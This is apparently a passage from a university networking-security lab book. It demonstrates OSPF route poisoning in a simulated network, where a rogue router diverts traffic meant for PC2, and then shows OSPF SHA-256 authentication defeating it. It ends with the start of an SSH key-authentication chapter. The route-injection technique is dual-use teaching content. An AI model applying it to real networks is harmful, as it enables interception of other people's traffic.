


Figure 1 – Final network topology

1. Start GNS3
2. Create a new project and name it
3. Build one OSPF-networked Autonomous System with the following specifications:
    3.1. Use a ***randomly generated*** IPv4 network address space with a 16-bit CIDR mask

> **NOTE:** This example uses **10.0.0.0/16** for its supernet IP space and **/30** for device-to-device subnets.

3.2. Three routers – *MikroTik CHR*

3.3. Two client machines – *VPCS or TinyCore Linux*

4. Assign static IP addresses to the clients and router interfaces. We used the following

Device	Interface	Network	IPv4 Address
ROUTER-01	loopback	10.255.255.1/32	10.255.255.1
	ether1 -> PC1	10.0.1.0/30	10.0.1.1
	ether2 -> ROUTER-02	10.0.0.0/30	10.0.0.1
ROUTER-02	loopback	10.255.255.2/32	10.255.255.2
	ether2 -> ROUTER-01	10.0.0.0/30	10.0.0.2
	ether3 -> ROUTER-03	10.0.0.4/30	10.0.0.5
ROUTER-03	loopback	10.255.255.3/32	10.255.255.3
	ether1 -> PC2	10.0.2.0/30	10.0.2.1
	ether3 -> ROUTER-02	10.0.0.4/30	10.0.0.6
PC1	e0 -> ROUTER-01	10.0.1.0/30	10.0.1.2
PC2	e0 -> ROUTER-03	10.0.2.0/30	10.0.2.2

5. Configure OSPF to dynamically exchange network information

5.1. Create a new OSPF instance

```
> routing ospf instance add name=<instance_name> version=2 router-id=<loopback_IP>
```

5.2. Create a new backbone area

```
> routing ospf area add name=backbone area-id=0.0.0.0 instance=<instance_name>
```

5.3. Add all interfaces to the backbone

```
> routing ospf interface-template add area=backbone interface=all
```

5.4. In Wireshark, you should see ***OSPF Hello, Description, Request, Update*** and ***Acknowledgement*** packets

10.0.0.5	224.0.0.5	OSPF	Hello Packet
10.0.0.6	10.0.0.5	OSPF	DB Description
10.0.0.5	10.0.0.6	OSPF	DB Description
10.0.0.5	10.0.0.6	OSPF	DB Description
10.0.0.6	224.0.0.5	OSPF	Hello Packet
10.0.0.6	10.0.0.5	OSPF	DB Description
10.0.0.5	10.0.0.6	OSPF	DB Description
10.0.0.5	10.0.0.6	OSPF	LS Request
10.0.0.6	10.0.0.5	OSPF	LS Request
10.0.0.5	10.0.0.6	OSPF	LS Update
10.0.0.6	10.0.0.5	OSPF	LS Update
10.0.0.5	224.0.0.5	OSPF	LS Update
10.0.0.6	224.0.0.22	IGMPv3	Membership Report
10.0.0.6	224.0.0.22	IGMPv3	Membership Report
10.0.0.6	224.0.0.5	OSPF	LS Acknowledge
10.0.0.5	224.0.0.5	OSPF	LS Acknowledge

Figure 2 – OSPF output in Wireshark

5.5. PC1 should be able to ping PC2

```
PC1> ping 10.0.2.2

84 bytes from 10.0.2.2 icmp_seq=1 ttl=61 time=1.233 ms
84 bytes from 10.0.2.2 icmp_seq=2 ttl=61 time=1.259 ms
84 bytes from 10.0.2.2 icmp_seq=3 ttl=61 time=1.222 ms
84 bytes from 10.0.2.2 icmp_seq=4 ttl=61 time=1.412 ms
84 bytes from 10.0.2.2 icmp_seq=5 ttl=61 time=1.936 ms

PC1>
```

Figure 3 – PC1 pinging PC2

5.6. We can also see the path that it taken to PC2 with the VPCS ***trace*** command

```
> trace 10.0.2.2 -P 1
```

```
PC1> trace 10.0.2.2 -P 1
trace to 10.0.2.2, 8 hops max (ICMP), press Ctrl+C to stop
 1   10.0.1.1   0.472 ms  0.192 ms  0.167 ms
 2   10.0.0.2   1.228 ms  0.390 ms  0.382 ms
 3   10.0.0.6   1.655 ms  0.614 ms  0.848 ms
 4   10.0.2.2   2.077 ms  0.740 ms  0.830 ms

PC1>
```

Figure 4 – Tracing the route to PC2

> **NOTE:** Notice how the output from trace shows that the route to PC2 is three routers (three "hops") away, as expected.

6. Label and organize your network as necessary




Figure 5 – Simple OSPF-networked AS

Phase II – Rogue Router Network Poisoning

OSPF is a routing protocol that is prone to insecurity due to its constant search for the shortest open path.

Think of it as a navigation app telling you to walk through a shady alley to cut a few minutes off your route. Let's set up a rogue router and PC to help demonstrate this.

1. Add two rogue devices to the network
    1.1. One router – ***MikroTik CHR***
    1.2. One client – ***VPCS or TinyCore Linux***
2. Assign/update static IP addresses to the clients and router interfaces

Device	Interface	Network	IPv4 Address
ROGUE-ROUTER	loopback	99.99.99.99/32	99.99.99.99
	ether1 -> ROUTER-01	10.0.7.0/30	10.0.7.2
	ether2 -> ROGUE-PC	10.0.2.0/30	10.0.2.1
ROGUE-PC	e0 -> ROGUE-ROUTER	10.0.2.0/30	10.0.2.2
ROUTER-01	ether3 -> ROGUE-ROUTER	10.0.7.0/30	10.0.7.1

NOTE: Notice that *ROGUE-PC* is on the same subnet and assigned the same IP address as *PC2*.

3. Label and organize the new network as necessary




Figure 6 – New network topology

4. Start a Wireshark capture between ROUTER-01 and ROGUE-ROTUER and see how 10.0.7.1 is already broadcasting OSPF neighbor requests

```
10.0.7.1        224.0.0.5       OSPF    Hello Packet
10.0.7.1        224.0.0.5       OSPF    Hello Packet
10.0.7.1        224.0.0.5       OSPF    Hello Packet
10.0.7.1        224.0.0.5       OSPF    Hello Packet
```

Figure 7 – OSPF Hello

5. Create a new OSPF instance on the attacker's router to advertise the rogue PC's subnet

6. From PC1, execute the ***trace*** command again to PC2

```
PC1> trace 10.0.2.2 -P 1
trace to 10.0.2.2, 8 hops max (ICMP), press Ctrl+C to stop
 1   10.0.1.1   0.484 ms  0.207 ms  0.162 ms
 2   10.0.7.2   0.481 ms  0.401 ms  0.340 ms
 3   10.0.2.2   0.707 ms  0.744 ms  0.919 ms
```

Figure 8 – Tracing network route to PC2

NOTE: It appears that OSPF automatically updated the "optimal" route to the 10.0.2.0/30 subnet to redirect it through ROGUE-ROUTER. The attacker has successfully manipulated the network to route all traffic destined for PC2 to themselves.

Phase III – Enabling OSPF Authentication

Notice how each router immediately starts exchanging its routing tables when they are connected to another OSPF session. While this is very convenient when building a network, an attacker could exploit this to their advantage. If a rogue/malicious router were to enter the network with OSPF configured, it could inject false routing information, disrupt, or redirect traffic. For this reason, it is vital to authenticate new routers on the network before accepting routing updates from them.

1. Remove the cable connecting the rogue devices to the network
2. Start a Wireshark capture between ROUTER-01 and ROUTER-02
3. On ROUTER-01, print the interfaces that are currently configured with OSPF

```
> routing ospf interface-template print
```

```
[admin@ROUTER-01] > routing ospf interface-template print
Flags: X - disabled, I - inactive
 0    area=backbone interfaces=all instance-id=0 type=broadcast
      retransmit-interval=5s transmit-delay=1s hello-interval=10s
      dead-interval=40s priority=128 cost=1
[admin@ROUTER-01] >
```

Figure 9 – Printing OSPF interfaces

4. Enable router-to-router authentication
    4.1. Add an authentication key (password) to the first entry in the list

```
> routing ospf interface-template edit 0
```

4.2. Type ***auth-key*** for the value name




Figure 10 – Edit authentication

4.3. In the redirected text editor, type any secure password of your choice

4.4. Press ***Ctrl + o*** at the same time to save and close the editor

5. Secure the password as a cryptographic hash (SHA-256)

5.1. Edit the first entry again

```
> routing ospf interface-template edit 0
```

5.2. Type ***auth*** for the value name




Figure 11 – Edit authentication

5.3. In the text editor, replace ***simple*** with ***sha256***

5.4. Press ***Ctrl + o*** at the same time to save and close the editor

6. Reprint the interfaces and notice the change to entry zero

```
[admin@ROUTER-01] > routing ospf interface-template print
Flags: X - disabled, I - inactive
 0   area=backbone interfaces=all instance-id=0 type=broadcast
     retransmit-interval=5s transmit-delay=1s hello-interval=10s
     dead-interval=40s priority=128 cost=1 auth=sha256 auth-key="Security1"
```

Figure 12 – Updated OSPF interfaces

7. Analyze the network traffic

7.1. In Wireshark, select any OSPF Hello packet with a source IP from ROUTER-01

7.2. Expand the OSPF Header section in packet details




Figure 13 – OSPF packet details

NOTE: Now the router will not exchange network information with other routers that do not supply the correct pre-shared key (PSK).

8. Repeat steps 1 through 6 with ROUTER-02 and ROUTER-03

9. Once two neighbors share the same PSK, you should start to see OSPF exchanges again

Phase IV – Testing Against Rogue Attackers

After all that authentication configuration setup, let's go ahead and test our network to see if it was successful. If so, we should see that any attempts to route packets outside of our configured network to any rogue points should fail.

1. Reconnect the rogue router to ROUTER-01

2. Wait a minute for all OSPF to successfully exchange/update routes



Figure 14 – Waiting waiting waiting...

3. From PC1, execute the ***trace*** command to PC2

```
PC1> trace 10.0.2.2 -P 1
trace to 10.0.2.2, 8 hops max (ICMP), press Ctrl+C to stop
 1   10.0.1.1   0.455 ms  0.168 ms  0.167 ms
 2   10.0.0.2   0.658 ms  0.508 ms  0.377 ms
 3   10.0.0.6   0.887 ms  0.851 ms  0.603 ms
 4   10.0.2.2   1.881 ms  0.708 ms  2.518 ms
```

Figure 15 – Tracing the network path to PC2

NOTE: Despite ROGUE-PC having the "shortest path" (least number of hops), PC1 can network to PC2! With our new authentication in place, OSPF did not update any routing tables with false information this time. This is just one layer of defense when it comes to network security.

End of Lab

Deliverables

Three screenshots are necessary to earn credit for this exercise

- Screenshot of GNS3 environment
- Screenshot of OSPF interface templates showing authentication
- Screenshot of trace command showing rouge router has been thwarted

Homeworks

Assignment 1: Rebuild the OSPF network from chapter 30 with authentication

- Use the same topology from the chapter
- Add authentication to the network

Assignment 2: Business expands

- Add a Green subnet
- Add a rogue subnet that imitates the Green subnet
- Show that the rogue subnet does not affect the network, thanks to authentication

RECOMMENDED GRADING CRITERIA: Same as the deliverables




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 43

System Hardening - SSH Public Key Authentication with Linux

JACOB CHRISTENSEN; ISHA PATEL; AND ARJUN NATH

NOTE: This lab builds upon the labs in Chapters 40 and 41.

In the modern day, one of the most common forms of authentication we encounter are Single Sign-On (SSO) passwords. You may recognize this as a password you type to access a store's website or the credentials you enter to log on to a video game service. While it is the most commonly used form of authentication, it is not the only option. In this chapter, we will be exploring a more secure alternative through asymmetric encryption. Asymmetric encryption utilizes two keys: a public key (which is typically freely available and has no cost to security if exposed) and a private key (which must never be shared under any circumstances). The basic idea is that anything encrypted with one key can only be decrypted with the other. In this chapter, we will be implementing Public Key Authentication to further harden our Linux servers on our network.

LEARNING OBJECTIVES

- Learn how to implement Public Key Authentication for remote server administration
- Learn how to harden SSH against common cyber attacks

PREREQUISITES

- Chapter 40 – Network Mapping – Zenmap basics
- Chapter 41 – Network Monitoring – Honeypots

DELIVERABLES

- Screenshot of GNS3 Network
- Screenshot of cat ~/.ssh/authorized_keys command
- Screenshot of a successful connection to ssh with public key authentication
- Screenshot of Ubuntu Desktop being refused connection due to no public key

RESOURCES

- Network Chuck – 5 Steps to Secure Linux (protect from hackers) – https://www.youtube.com/watch?v=ZhMw53Ud2tY&feature=youtu.be&themeRefresh=1

CONTRIBUTORS

- Kyle Wheaton, Cybersecurity Student, ERAU-Prescott
- Dante Rocca, Cybersecurity Student, ERAU-Prescott
- Jungsoo Noh, Cybersecurity Student, ERAU-Prescott

Phase I – Building the Network Topology

The following steps outline the process for creating a baseline network to complete this chapter. It makes assumptions about the learner's knowledge from completing previous labs.

By the end of this lab, your network should look like the following:




Figure 1 – Network topology

1. Start GNS3

    1.1. Create a new project and name it

NOTE: The lab takes heavy influence from the chapter Network Monitoring – Honeypots. It is recommended to save that file as a new project and make adjustments as necessary.

Phase II – Configuring Public Key Authentication

To begin implementing a Public Key Authentication system, we first need to generate a public key pair. We'll give the DMZ server the public key. This key will act as the authenticator of anyone who attempts to log in holding the private key. We provide the private key to the Kali machine, and later try to launch an SSH session from the Kali machine to the DMZ server

1. In the *corp.local* subnet, start the IT laptop (Kali) and login

2. Ensure that SSH is enabled and active

```
> systemctl enable ssh.service
```

```
> systemctl restart ssh.service
```

3. Generate a new RSA public/private key pair

```
> ssh-keygen -t rsa -b 3072
```

Command	Explanation
ssh-keygen	Name of program
-t rsa	Specifies the "T"ype of key to create (RSA key)
-b 3072	Specifies the number of bits in the key generator (3072 bits)

3.1. Press *enter* when prompted where to save the key to place it in its default location: *~/.ssh/id_rsa*

3.2. You may enter a password to further protect your private key, but you can also press *enter* again twice to skip this

